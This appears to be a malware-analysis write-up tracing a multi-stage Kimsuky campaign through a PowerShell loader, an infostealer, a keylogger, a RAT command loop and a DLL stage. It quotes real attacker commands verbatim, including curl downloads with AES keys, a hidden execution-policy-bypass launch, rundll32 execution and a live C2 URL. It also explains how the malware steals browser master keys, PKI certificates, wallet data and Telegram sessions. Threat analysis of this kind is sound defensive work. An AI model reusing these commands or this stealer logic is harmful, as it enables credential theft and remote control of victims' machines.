Raw virtual key codes are passed to this helper function to be converted into human-readable text.
A. Special Key Translation:
It uses a switch statement (offset by 0x08) to map control keys to string tags:
- VK_RETURN ->
[ENT] - VK_BACK ->
[BCK] - VK_TAB ->
[TAB] - VK_DELETE ->
[DEL] - VK_CONTROL + Key -> Formats as
[CTRL-Key].
B. Character Case Handling:
- Default: GetAsyncKeyState returns uppercase VK codes for letters. The function adds 0x20 to these values to convert them to lowercase (e.g., ‘A’ -> ‘a’) by default.
- Shift/Caps Logic: If the Shift key is detected, it adjusts the mapping (e.g., logging
[SHIFT]or preserving the case) to ensure the typed text mirrors the user’s intent.
C. Symbol Mapping:
It performs arithmetic on VK_OEM keys to map specific virtual codes (like 0xBA) to their ASCII punctuation equivalents (e.g., ;, =, ,, -).
D. Data Buffering
All formatted keystrokes are appended to the global buffer data_18002d1a0. As analyzed in previous sections, this buffer is periodically flushed to %APPDATA%\netkey and subsequently exfiltrated.
Stage 5: Else Block: Windows Defender Active
The ELSE Block is executed when the WinDefend service is NOT STOPPED (i.e., it is running or active). This path deploys the full, file-based malware installation, indicating the attacker assumes that even with Windows Defender running, a multi-stage, encrypted delivery using trusted cloud hosts and LotL binaries will succeed in establishing a persistent presence.
The deployment of the full malware suite is broken down into two chained commands:
Download, Decrypt, and Extract
1 | cmd /c cd /d %localappdata% && curl -L -o pipe.log "https://drive.google.com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew" && powershell -Command "[System.IO.File]::WriteAllBytes('pipe.zip', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('pipe.log'), 0, [System.IO.File]::ReadAllBytes('pipe.log').Length))" && del pipe.log && powershell Expand-Archive -Path pipe.zip && del pipe.zip |
- Staging Location: The script changes directory to the persistent, per-user
%localappdata%folder, indicating the malware intends to remain on the system. - Download: curl downloads a relatively small encrypted file (15,552 bytes) named pipe.log from a Google Drive URL.
- Encrypted Hash (SHA256):
96D8753B41718D720DA256F72DA11ACF3F990E79585CF8A6596D5F2630332DF5
- Encrypted Hash (SHA256):
- Decryption: A PowerShell command, using the same AES keys (
ftrgmjekglgawkxjynqrwxjvjsydxgjcandrhmrpyihmziwkvln), decrypts the contents of pipe.log and writes the resulting data to pipe.zip. - Extraction: The native PowerShell utility Expand-Archive -Path pipe.zip unzips the file into a new directory named pipe within
%localappdata%, containing all the necessary components for the malware suite. - Clean-up: The temporary files pipe.log and pipe.zip are deleted.
1 | Get-FileHash .\pipe.log |

1 | Get-FileHash .\pipe.zip |
1 | dir .\pipe\ |
1 | Get-FileHash .\pipe\* |
Execution
The final command in the Else Block executed the script %localappdata%\pipe\1.ps1.
1 | cmd /c cd /d %localappdata% && cd pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log |
It silently launches PowerShell with execution-policy bypass to run the malicious script 1.ps1 using 1.log as its input.
1 | param ( |
The 1.ps1 script acts as a self-decoding loader. It takes a Base64-encoded payload from a separate file (1.log), decodes it, and executes the resulting code directly into memory using Invoke-Expression.
After decoding the Base64-encoded 1.log file, the contents reveal a PowerShell script, which I refer to as stage5.ps1.
1.log -> stage5.ps1
The decoded payload (stage5.ps1) functions as a fully-featured data-stealing and command-execution agent. Once invoked by the loader, it establishes a working directory tied to the system’s UUID, performs environment checks to avoid running inside virtualized/sandboxed environments, and ensures only a single instance of itself is active. It then proceeds to collect extensive information from the system—such as browser data, stored credentials, cookies, extension profiles, Telegram artifacts, recent files, and other sensitive file types—and stages these items for upload.
The script implements a built-in exfiltration mechanism using chunked HTTP POST requests to a remote server, applying simple XOR obfuscation to files before transmission. It also sets up persistence through a Run key pointing to the initial loader.
Initial Setup and Environment Variables
The script first establishes key environment variables and prepares the necessary storage infrastructure.
- Unique Victim ID: $id = (
Get-WmiObject -Class Win32_ComputerSystemProduct).UUID- The malware generates a unique identifier ($id) for the victim machine by querying the system’s Universally Unique Identifier (UUID). This is used to track the host across the C2 infrastructure.
- Staging Directory Creation:
- $tempPath = $env:TEMP
- New-Item -Path “$tempPath$id” -ItemType Directory -Force
- The script creates a dedicated, uniquely named sub-directory within the %TEMP% folder using the machine’s UUID. This is where all collected data and temporary files will be stored. $storePath is set to this location.
- C2 Server URL: $serverurl =
https://quemr.mailhubsec.com/- This is the hardcoded primary Command and Control (C2) address. This URL will be used to exfiltrate reconnaissance data and receive further commands.
Mutex Implementation (Anti-Concurrency)
The script implements a basic form of anti-concurrency, ensuring that only a single instance of the malware is running on the infected system at any given time.
- PID File Check: The script checks for the existence of a persistent PID file (
$pidFile = "$tempPath\pid.txt"). - Check and Exit:
- If the file exists, the script reads the PID (Process ID) of the previously running instance.
- It attempts to use
Get-Process -Id $previousPidto verify if that process is still active. - If the process is active, the new instance exits, preventing resource contention and making the malware less noisy.
- Startup and Clean: If the previous process is not found (or the file is missing), the script deletes the old PID file and writes the current process’s PID to the file, marking itself as the sole running instance.
Advanced Anti-Virtualization Checks
Before executing the core reconnaissance logic, the script performs a more advanced check for common virtual machine platforms, complementing the checks found in the Init function.
- Manufacturer Check: It queries the computer’s system manufacturer using
Get-CimInstance -ClassName Win32_ComputerSystem. - Evasion Logic: If the manufacturer string matches: “VMware”, “Microsoft” (often indicating Hyper-V), or “VirtualBox”, the script executes the
KillMefunction.
KillMe
The KillMe function is the malware’s self-destruct routine, designed to wipe all traces of the initial installation before the process terminates.
- Artifact Removal: It systematically removes the primary components dropped in the
%localappdata%\pipedirectory:2.log, 1.ps1, 1.log, and 1.vbs. - Termination: The final Exit command terminates the PowerShell script, preventing the core malicious payload from running in a suspected analysis environment.
RegisterTask
This function establishes persistence by creating a Run key underHKCU\Software\Microsoft\Windows\CurrentVersion\Run.
It points to the VBS loader (1.vbs), ensuring the malware executes on every user logon.
1 | function RegisterTask { |
Init
The Init function systematically gathers critical information about the victim machine and checks for signs of an analysis environment (a sandbox or virtual machine).
1. Espionage Target: Digital Certificates (Credential Stealing)
The function first focuses on gathering the victim’s local digital certificates, a high-value intelligence target, particularly in South Korea where NPKI/GPKI certificates are used for secure banking and government access.
- The script attempts to locate the primary directories for Public Key Infrastructure (PKI) certificates:
- AppData\LocalLow\NPKI (National Public Key Infrastructure)
- C:\GPKI (Government Public Key Infrastructure)
- If either directory exists, the script uses Compress-Archive to ZIP the entire directory, saving the archives (NPKI.zip and GPKI.zip) to a designated storage location ($storePath).
2. Sandbox and Virtual Machine Evasion
The script contains an explicit anti-virtualization check designed to shut down the malware if it detects a security analyst’s environment.
- The code queries system information (via Get-PhysicalDisk) and checks the output ($diskInfo) for the presence of virtualization-related strings:
- “Virtual Disk”
- “Virtual HD”
- “VMware”
- “Google PersistentDisk”
- If any of these strings are found, the if block executes a function named KillMe. This call terminates the malware’s execution, preventing analysts from observing the full capabilities of the final payload, which is a signature TTP of advanced APT groups.
3. Detailed System Fingerprinting
The remainder of the function is dedicated to exhaustive system reconnaissance to fingerprint the victim machine. All collected data is appended to an output file (info.txt) in the temporary folder.
- Privilege Check: Checks if the script is running with Administrator privileges (isAdmin).
- UAC Setting: Retrieves and logs the User Account Control (UAC) setting (ConsentPromptBehaviorAdmin) from the registry, crucial for future privilege escalation attempts.
- System and Hardware Info: Collects comprehensive information, including:
- Operating System details (Win32_OperatingSystem
- CPU details (Win32_Processor)
- Disk and Volume details (Get-PhysicalDisk, Get-Volume)
- Active Processes (Get-Process)
- Installed Software: Queries the registry keys for both 32-bit and 64-bit applications to compile a complete list of all Installed Programs (DisplayName, Publisher, InstallDate), which helps the attackers understand the victim’s environment and potential defensive tools.
RecentFiles
The function operates by targeting the native Windows mechanism for tracking user activity.
- Target Directory:
$recentFolder = [System.IO.Path]::Combine($env:APPDATA, 'Microsoft\Windows\Recent')- The script explicitly targets the
%APPDATA%\Microsoft\Windows\Recentdirectory. This folder contains all of the user’s Shell Link Files (.lnk) that Windows uses to populate the “Quick access” and “Recent items” lists.
- LNK File Collection:
- $recentFiles =
Get-ChildItem -Path $recentFolder -Filter *.lnk - It collects every shortcut file from this directory, as each one points to a file or folder the user has interacted with.
- $recentFiles =
- Target Path Resolution:
$targetPath = Get-ShortcutTargetPath -shortcutPath $_.FullName- The script iterates through every collected .lnk file and uses a custom function (implied by Get-ShortcutTargetPath) to resolve the actual path of the file or folder the shortcut points to. This converts the shortcut file itself into the full, original path of the user’s document (e.g., converting Document.docx.lnk into C:\Users\Victim\Documents\Project\Document.docx).
- Data Staging:
$outputFile = "$storePath\recent.txt"- The resolved file paths are appended to a new file named recent.txt within the UUID-named staging folder ($storePath).
Get-ShortcutTargetPath (LNK Resolver)
This function employs a classic technique used in Windows scripting.
- COM Object Creation:
- $shell = New-Object -ComObject WScript.Shell
- The function initializes the WScript.Shell COM object. This is a core component of the Windows Script Host environment and provides administrative-level access to the file system, registry, and shell operations.
- Shortcut Object Instantiation:
$shortcut = $shell.CreateShortcut($shortcutPath)- Using the COM object, the script loads the specific .lnk file provided by the calling function (RecentFiles) into a programmable object ($shortcut).
- Target Resolution:
return $shortcut.TargetPath- The function then simply accesses the TargetPath property of the loaded shortcut object. This property is automatically resolved by Windows (handling environment variables, relative paths, etc.) and returns the full, absolute path of the file or folder the original shortcut pointed to.
GetBrowserData
This function targets four major browsers: Edge, Chrome, Naver Whale, and Firefox, iterating through every user profile in the Chromium-based browsers
Data Stealing Mechanism
For the Chromium-based browsers (Edge, Chrome, Naver Whale):
- Master Key Exfiltration: This is the most critical step. Chromium browsers protect saved passwords using a locally encrypted “Master Key” (stored in Local State). The code first extracts this key ($jsonObject.os_crypt.encrypted_key or via regex) and then calls the Unprotect-Data function. This function uses the Windows Data Protection API (DPAPI) to decrypt the Master Key, saving the raw key to the staging folder (e.g., chrome_masterkey). The attackers need this key to decrypt all of the user’s saved passwords, cookies, and credit card data.
- Credential and History Theft: The script directly copies the following files from every user profile directory to the malware’s staging folder ($storePath):
- Login Data: Contains all saved usernames and passwords.
- Bookmarks: Collects the user’s saved favorites.
For Firefox:
- Firefox uses different storage, so the script copies the relevant files directly: key4.db, key3.db (the key databases for passwords), cookies.sqlite, and logins.json (saved credentials).
Extension Listing
- For all Chromium browsers, the script compiles a list of every installed browser extension by name, saving it to extensions.txt. This allows the attacker to profile the user’s security tools, banking tools, or development environment.
Process Handling (Commenting)
- The code includes commented-out blocks (# Stop-Process -Name msedge -Force) that would normally attempt to kill the running browser processes before copying the files, as database files like Login Data are often locked while the browser is running. The fact that these are commented out suggests the attackers either found a way to copy locked files or are accepting a low rate of failure.
GetExWFile (Targeted Crypto Wallet Stealing)
This function, called by GetBrowserData, the objective is the theft of Cryptocurrency Wallet data.
- The function contains three massive hardcoded hash tables ($hashTable, $hashTable2, $hashTable3). The keys in these tables are the unique, non-user-readable Chromium Extension IDs of popular wallets.
- The values are the short, identifiable names (e.g., “meta” for MetaMask, “tron” for TronLink, “binan” for Binance Wallet, “keplr” for Keplr, etc.).
- The script iterates through all known wallet extension IDs and, if found, copies the wallet’s local storage files (
*.ldband*.logfiles from Local Extension Settings and IndexedDB) to the staging folder. These files contain the encrypted (or sometimes unencrypted) seed phrases and private keys for the wallets.
Unprotect-Data (DPAPI Decryptor)
This is the essential decryption function that makes the entire browser theft operation possible.
- Input: Takes the Base64-encoded, encrypted Master Key ($encryptedData) extracted from the browser’s Local State file.
- Decryption: It uses the
System.Security.Cryptography.ProtectedData::Unprotectmethod with the CurrentUser scope. This API is the legitimate Windows method to decrypt data that was encrypted on the local machine by the current user. - Output: The decrypted Master Key is written to the staging directory (chrome_masterkey, edge_masterkey, etc.).
GetTelg
This function confirms the malware’s focus extends beyond browsers to high-value communication platforms, specifically targeting the Telegram Desktop application.
- Target: The function specifically targets the %APPDATA%\Telegram Desktop\tdata folder, which stores all of Telegram’s user data, including encrypted session files, cache, and configuration.
- Theft Mechanism:
- It checks for the existence of the source folder.
- It copies a specific sub-folder, D877F783D5D3EF8C, which often contains the user’s encrypted local data keys.
- It then iterates through all files in the root tdata folder and copies them.
- Conclusion: By copying these core data folders and files, the attacker gains the necessary components to potentially decrypt or impersonate the victim’s Telegram session, allowing for further espionage, lateral movement, and communication hijacking.
CreateFileList
This is a deep-scan reconnaissance module designed to locate all documents and high-interest files on the victim’s machine, effectively creating a list of files to steal next.
- Scope: The function iterates through all accessible file system drives (Get-PSDrive). It focuses the search on the entire drive root for non-C drives, and the entire C:\Users folder for the main drive.
- Targeted Extensions: It first searches for a massive list of document and archive extensions (*.txt, *.doc, *.docx, *.xls, *.xlsx, *.pdf, Korean HWP files *.hwp, *.hwpx, common image files, and archive formats) using the -Include filter.
- Targeted Filenames (High-Value): It then performs a second, highly specific search, matching files whose names contain keywords directly related to financial and credential data:
- wallet, keystore, privatekey, metamask, phrase, ledger, dcent (Cryptocurrency-related).
- password (Generic credentials).
- UTC–, myether (Ethereum and wallet-related files).
- Staging: The full paths of all discovered files are appended to FileList.txt.
- Pre-Exfiltration: The list is then immediately compressed into lst.zip, renamed to lst.dat, and the UploadFile function is called to send this inventory to the C2 server.
Send (Initial Data Exfiltration and Clean-up)
This function is responsible for bundling all the initial reconnaissance data (from Init, GetBrowserData, GetTelg, etc.) and transmitting it to the C2 server.
- Data Bundle: The entire staging directory ($storePath, named after the UUID and containing all browser, certificate, and recent file data) is compressed into init.zip.
- C2 Communication: The ZIP file is renamed to init.dat (a decoy extension) and uploaded to the C2 server (
$serverurl) using the unique victim ID (?id=$id). The call to an external (implied) UploadFile function handles the transport. - Clean-up: Upon successful upload ($result -eq $true), the function ensures immediate clean-up, deleting the entire staging directory contents and the final init.dat file.
EncryptFile (Pre-Upload Data Obfuscation)
This function takes the staged reconnaissance file ($InputFile) and encrypts it using a simple but effective technique before the upload can proceed.
- Cipher: The function implements a file-level XOR cipher. This is achieved by iterating through the file’s content, reading it in 1MB chunks ($BufferSize), and applying the bitwise XOR operation (-bxor) to every byte.
- Key: The fixed, single-byte key is explicitly set as 0xFE by the calling function (UploadFile).
- Process: The function uses standard .NET file streams (
$inputStream, $outputStream) to read from the original file and write the XOR-scrambled data to a new temporary file ($OutputFile), ensuring the original file remains intact until the upload is complete.
UploadFile (Secure Transmission and Chunking)
The UploadFile function then takes the newly XOR-encrypted file and manages its transmission to the C2 server (https://quemr.mailhubsec.com/).
- HTTP Protocol: The script uses the robust .NET HttpClient for asynchronous, modern C2 communication, which is less likely to be blocked than older methods.
- File Chunking: To handle the potentially massive data files (up to 4MB at a time), the function breaks the encrypted file into 4MB chunks. Each chunk is sent as a separate part of a standard MultipartFormDataContent request, simulating a normal browser file upload.
- C2 Communication Variation: The initial chunk is sent to the base URL, while subsequent chunks are sent to a modified URL with an ap=1 parameter ($uploadUrl2), likely for server tracking and minor evasion.
- Stealth and Reliability: A small delay (Start-Sleep -Milliseconds 100) is inserted between chunks to prevent flooding the network. Crucially, the function includes extensive error handling, immediately deleting the temporary encrypted file regardless of success or failure and stopping the transfer if a non-200 HTTP status code is received.
PowerShell execution Stage 6
The Stage5.ps1 script execute 1.ps1 script with 2.log
1 | Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.ps1 -FileName $localPath\pipe\2.log" -NoNewWindow |
As we already analyzed the 1.ps1 we know it decode the base64 and execute it using iex.
After decoding 2.log file the base64 we can clearly see the another PowerShell script.
For for further analyze i am naming the new PowerShell script into Stage5_1.ps1
Surveillance Module (Keylog Function)
The Keylog function is the espionage module, implementing a high-fidelity Keylogger and Clipboard Stealer designed to run continuously in the background and monitor all user input. This module operates by directly leveraging the Windows API via P/Invoke (Platform Invoke) within PowerShell, a technique used by advanced attackers to access low-level operating system functions.
1. API Registration and Setup
The function begins by importing necessary functions from the native Windows user32.dll library to enable low-level hardware monitoring:
1 | $signatures = @' |
The most crucial API, GetAsyncKeyState, is used to check the state of every key, and GetForegroundWindow is used to capture the context of the active application. All collected data is buffered and written to the log file $storePath\k.log, which is exfiltrated by the C2 loop.
2. Clipboard Monitoring
The keylogger loop executes every 20 milliseconds, checking for and logging high-value copied data:
1 | Start-Sleep -Milliseconds 20 |
The script uses the native PowerShell cmdlet Get-Clipboard -Raw to retrieve copied content. If the clipboard has changed, the data is immediately logged, wrapped in angle brackets (<<…>>) to clearly mark high-value pasted information for the attacker.
3. Keystroke and Context Capture
The core keylogging logic iterates through all possible key codes (8 to 254) and checks their state:
1 | for ($ascii = 8; $ascii -le 254; $ascii++) { |
- Context Logging: Before logging any keystroke, the script checks if the active window title has changed ($wintitle -ne $oldwintitle). This ensures the log provides the critical context (e.g., “Typing into: Chrome”) necessary for the attacker to link keystrokes to specific login forms or documents.
- Key Conversion: The use of MapVirtualKey and ToUnicode is essential for accurately converting the raw key-press state into the final typed character, correctly handling shift states, caps lock, and localized keyboard layouts.
4. Data Buffering and Exfiltration Readiness
The function ensures data collection is robust by using a buffer ($strbuf) that writes to the persistent log file only once every 60 seconds. This minimizes disk write operations, improving stealth, and preparing the k.log file for the large-chunk, 10-minute exfiltration interval defined in the C2 Work function. This final module confirms the Kimsuky malware is a comprehensive, persistent, and highly effective espionage tool.
Work
The Work function represents the malware’s continuous, long-term C2 mechanism. It runs in an infinite loop (while($true)), operating as a fully functional Remote Access Trojan (RAT).
1. Beaconing and Default Upload
- The loop begins with a 10-minute sleep (Start-Sleep -Seconds 600), establishing a predictable, low-frequency beacon interval.
- Every 10 minutes, the malware uploads a file ($storePath\k.log) to the C2 server using the UploadFile function. This file is likely a new log of processes or a simple heartbeat to confirm the implant is still active.
2. C2 Command and Control Protocol (HTTP Polling)
The function implements a standard HTTP polling mechanism to receive commands from the C2 server by querying specific URL paths named after its target action. The C2 server uses the unique victim ID ($id) to serve tailored commands.
| C2 URL Path | Action | Analysis |
|---|---|---|
| /$id/appkey | GetAppKey | The most critical action. It checks if the server has posted a request for a new high-privilege payload acquisition (detailed below). |
| /$id/rd | Remote Read (Download) | Downloads a list of files to exfiltrate. The list contains files (e.g., those from the CreateFileList search) with their destination names. The script executes the UploadFile function for each file in the list, allowing the attacker to selectively steal documents. |
| /$id/wr | Remote Write (Upload) | Downloads and writes a new file to the victim’s machine. The list contains the remote C2 URL and the desired local path. This allows the attacker to download and install new tools or payloads. |
| /$id/cm | Remote Command | Downloads a raw PowerShell command string from the C2 server and executes it directly via Invoke-Expression (Invoke-Expression $content). This grants the attacker full, real-time command-line control over the compromised host. |
| In all cases, after a command is processed, the script sends a del=… parameter back to the C2 server. This tells the server to delete the command file, ensuring the command is only run once. |
GetAppKey
The GetAppKey function is a dedicated module for acquiring a highly valuable, Stage7 payload that requires a complex, multi-step installation. The function uses the same AES keys as the Stage 1 loader.
- Component Download: The script downloads two files from hardcoded Google Drive URLs:
- $loader (encrypted): Downloaded as
appload.log - $dll: Downloaded as nzvwan.log
- $loader (encrypted): Downloaded as
- Loader Decryption: It uses the exact same PowerShell AES decryption logic as the initial stages to decrypt appload.log into app64.dll.
- Execution and Injection: The malware executes the decrypted loader DLL via a rundll32.exe call: rundll32.exe “$tempPath\app64.dll,c” -Wait.
- Data Exfiltration: After execution, the script waits, then uploads a file named cc_appkey from the temporary directory. This file is the resulting output of the executed DLL.
- Clean-up: As always, the function performs an immediate and thorough clean-up, deleting all three component files (cc_appkey, app64.dll, nzvwan.log, appload.log) after the upload is confirmed.
The analyze of dll will covered in Stage6.
Persistence Implementation 1.vbs
While the exact persistence method (e.g., Registry Run Key, Scheduled Task) is implied in the function RegistryTask, the core payload used for re-launching the infection is definitively identified in the VBScript file, likely named 1.vbs.
VBScript Runner Obfuscation
The VBScript component, which is assumed to be launched by the persistence mechanism, uses the familiar character-by-character construction method to hide its command:
1 | Dim ss |
This arithmetic obfuscation, a trademark of the initial stages, successfully hides the final command string from simple static analysis tools.
By running the VBScript after commenting out the executing and using Wscript.Echo, the resolved command is
1 |
|
This persistence runner ensures that even if the user reboots the system or security tools terminate the active processes, the malware successfully re-establishes the core C2 connection and surveillance modules, making the compromise effectively permanent until the persistence mechanism itself is located and removed.
Stage 6 app64.dll
When the GetAppKey function is executed it download 2 .log files form the google drive.
1 | -------snip------- |
appload.log is AES encrypted file.
1 | dir |
1 | powershell.exe -ep bypass -Command "[System.IO.File]::WriteAllBytes('app64.dll', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('appload.log'), 0, [System.IO.File]::ReadAllBytes('appload.log').Length))" |
6.1 File Identification and Metadata
The initial phase of analysis involved cataloging the binary’s metadata to establish a unique fingerprint and determine the build context. The file was identified as app64.dll, a 64-bit Dynamic Link Library.
1 | dir .\app64.dll |
Based on the static artifacts, the file attributes are as follows:
- File Name: app64.dll
- File Size: 1.45 MiB (1,520,128 bytes)
- Compilation Timestamp: 2025-11-27 09:55:07 (UTC)
| Algorithm | Hash |
|---|---|
| MD5 | 7daa01705af0ce487e6b5f41c50e521a |
| SHA-1 | 956aee5ff04cdf69c0206a3944760d0bca355d1f |
| SHA-256 | 25e00987d62b5a88b54419bd4756b1e517b172e3af18185325d05b37f6451593 |
- Temporal Relevance: The compilation timestamp is November 27, 2025. Given the current analysis date (December 4, 2025), this binary was compiled approximately one week ago. This indicates the sample is part of a live and active campaign, rather than a historical artifact or a recycled binary from previous years.
- File Size: The size (1.45 MiB) is relatively large for a standard utility DLL. This often suggests the presence of statically linked libraries (such as OpenSSL) or, more likely in a malware context, a packed payload or embedded resources hidden within the file structure.
